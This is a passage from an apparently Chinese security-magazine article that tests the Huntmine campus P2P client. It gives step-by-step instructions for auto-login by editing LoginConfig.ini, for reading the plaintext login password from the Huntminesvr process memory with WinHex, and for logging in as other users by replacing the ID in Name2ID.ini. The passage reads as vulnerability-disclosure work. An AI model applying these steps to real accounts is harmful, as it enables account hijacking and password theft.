
图11　跨站效果

以上就是简单的分析，相信还存在其它的bug，有兴趣的朋友就自己挖掘吧！也欢迎大家到http://hi.baidu.com/cnryan与我交流，我是cnryan。

编辑点评：

几个比较常见的漏洞，分析的过程比较详细，适合对漏洞分析过程还不是很熟悉的同学。

图smallrascal



对汉魅上的安全性检测

从本文可以学到：

1、汉魅简介

2、汉魅漏洞分析

最近在找一些资料，但是发现除了教育网内有，其它地方都一无所获。可教育网是基本无法进入，除非用代理或者VPN，这里我们介绍汉魅。汉魅？啥东西？且听官方的介绍。

汉魅是一款完全免费且专门针对高校教育网量身定做的P2P资源分享软件。汉魅把复杂的高校教育网络进行整合，组成一个庞大的资源分享平台。用户既可以在汉魅网络中搜索、浏览到海量的优秀资源，又可以将自己的资源便捷的分享给好友。

它有以下特点：


可以根据关键词搜索本校共享的资源，高速下载；可以精搜全国任意高校在线用户并下载其共享资源；可以通过设置而达到下载不计校园网流量；集共享、下载、电台、即时通讯、个性空间于一体；软件系统内学习资源数量超过1亿个；每天通过软件下载的文件量大小超过100万G；下载本校用户共享的资源速度最高可达4m/s以上。

看到这些特点是不是心里痒痒了，特别是学习资源超过1亿个，那还不赶紧试试。哦！我错了，怎么做起广告来了呢(*^__^*)。在拿到了我想要的资料后，觉得这样一款功能优秀的软件是否在安全性方面也过硬呢？不如来个检测，看看内、外功是否兼修了。

首先找到安装文件夹，我是默认安装的，在Program Files下即可找到名为Huntmine的文件夹，进入后稍看了一下，其中Config文件夹引起了我的注意，进去瞧瞧。

其中有很多ini配置文件，一个个打开来看了一下，其中有两个文件觉得可以利用，文件名分别为LoginConfig.ini和Name2ID.ini。

先来看LoginConfig.ini，文件内容如图1所示。


LoginConfig - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
[Login]
Name=smallrascal
Auto=1
Hide=1
[UserName]
0=smallrascal
Count=1
```

图1　LoginConfig.ini

Login段为上一次登录的账号及相应配置，**Name**为上一次登录的账号名，**Auto**为是否自动登录，1为是，0为否，默认为0。**Hide**为是否隐身登录，1为是，0为否，默认为0。**UserName**为账号框中的账号列表，0后面的是第一个账号名，如果有第二个，数字将是1，以此类推，Count为账号的总数。这里我已经把Auto和Hide改成了1，即自动且隐身登录。

修改完成保存文件后双击执行程序，惊讶的发现一个非常弱智的问题，尽然登录成功了。为什么惊讶呢？反过来看一下上面的文章，其中根本没有提到密码，而我之前也没有通过正常的方式设置记住密码自动登录，那密码由何而来？只有两种可能，**一是不管是否设置自动登录，密码都会保存在本地，自动登录时直接使用；二是自动登录根本没验证密码。**

如果是第二种，那么这个问题将是非常严重的，只要替换掉上面Login段中的Name，那么想用哪个账号登录就可以用哪个账号登录。

到这里，不再继续下去，如果需要深入研究是否保存到本地，方法很简单，使用Filemon监视一下登录过程中是否在读某个特殊的文件即可。

下面我们来看一下密码的安全性。在自动登录后，点击“程序设置”图标，在弹出的菜单中选择“个人设置”，在弹出的“参数设置”对话框中点击“密码设置”，进行密码修改。

因为我们是自动登录的，完全不知道旧密码是什么，那么就在旧密码中任意输入一个字符串。因为要在内存中进行查找，所以这个字符串的选择还是有讲究的，必须选择一些生僻的词，或者为几个单词的联合体。我这里选择的是**“pazzword”**，新密码就无所谓啦，这里以“mypassword”为例。

点击“修改”按钮，稍后就会弹出提示框，如图2所示。

现在用十六进制编辑器WinHex来打开内存进行搜索，点击“工具”菜单中的“RAM编辑器”，在弹出的“编辑虚拟内存”对




图2　原密码错误




图3　选择“主要内存”

话框中找到“Huntminesvr”进程，点开加号，选择“主要内存”后确定，如图3所示。

有读者要问了，为什么不选汉魅的主程序“Huntmine”，而选择“Huntminesvr”呢？这个选择也是有原因的。比较“Huntmine”与“Huntminesvr”两个文件，发现“Huntminesvr”要小很多，那么一般来说，文件小的，内存相对占用得小一点。注意，这里只是一般情况下，也有极端的例子，如测试CPU的Super—Pi。

另外，从文件名的字面意思来看，是用于后台服务的，为了系统和服务的稳定性。从另一个方面说明，占用内存会相对较小。再换个角度来看，既然是后台服务，一定也要涉及到账号、密码。综上几个特点，所以选择“Huntminesvr”，而不是主程序“Huntmine”。




图4　搜索结果

接着用刚刚输入的错误密码进行查找，查找结果如图4所示。

“pazzword”就这么近在咫尺中，接着往下看，是不是发现了输入的新密码。知道了密码是明文保存于内存中的，那么下面再做个测试，不过这里的情况稍有变化，即已经知道了登录密码。

退出汉魅，并通过任务管理器结束服务“Huntminesvr”，接着执行汉魅，利用正常方式输入账号密码进行登录，然后就用上面的方法进行内存搜索。

这次搜索的关键字即为正确的登录密码，本例为“pwdtest”，稍后就会提示已经找到，如图5所示。上下瞧瞧，是否发现什么了？对，就是IP地址“192.168.1.10”。这个是我的IP，通过无线路由上网的，如果是拨号，那这个IP就会是公网地址。




图5　密码

想到什么了没？有读者说了，是不是直接找自己的IP就可以了呢？是的，的确是这样，在未知密码时我们只要搜索IP地址后向上看就行了。我已经在多台机器上进行测试，均成功了，如图6所示。

密码测试到此为止，下面先来看一下登录后的主界面，如图7所示。

注意图7中的几处：左上方用户信息处（smallrascal在线）、右上方级别及财富（1级、100汉魅银币）、左侧中部网络邻居（多个好友），记下这些信息。

下面就来看第二个文件**Name2ID.ini**，打开后内容如图8所示。




图6　密码修改成功

图8中smallrascal是我的用户名，后面的一串数字是用户ID。再看一下文件名Name2ID，意思是用户名到ID的转换，现在我们随便获取一个用户ID，接着退出汉魅，还是通过任务管理器结束服务“Huntminesvr”，然后进行ID替换并保存。




图7　主界面




图8　Name2ID.ini

最后再次执行汉魅，登录成功后再看看上面提到的主界面上的几处信息，是不是已经变成其它用户了，如图9所示。

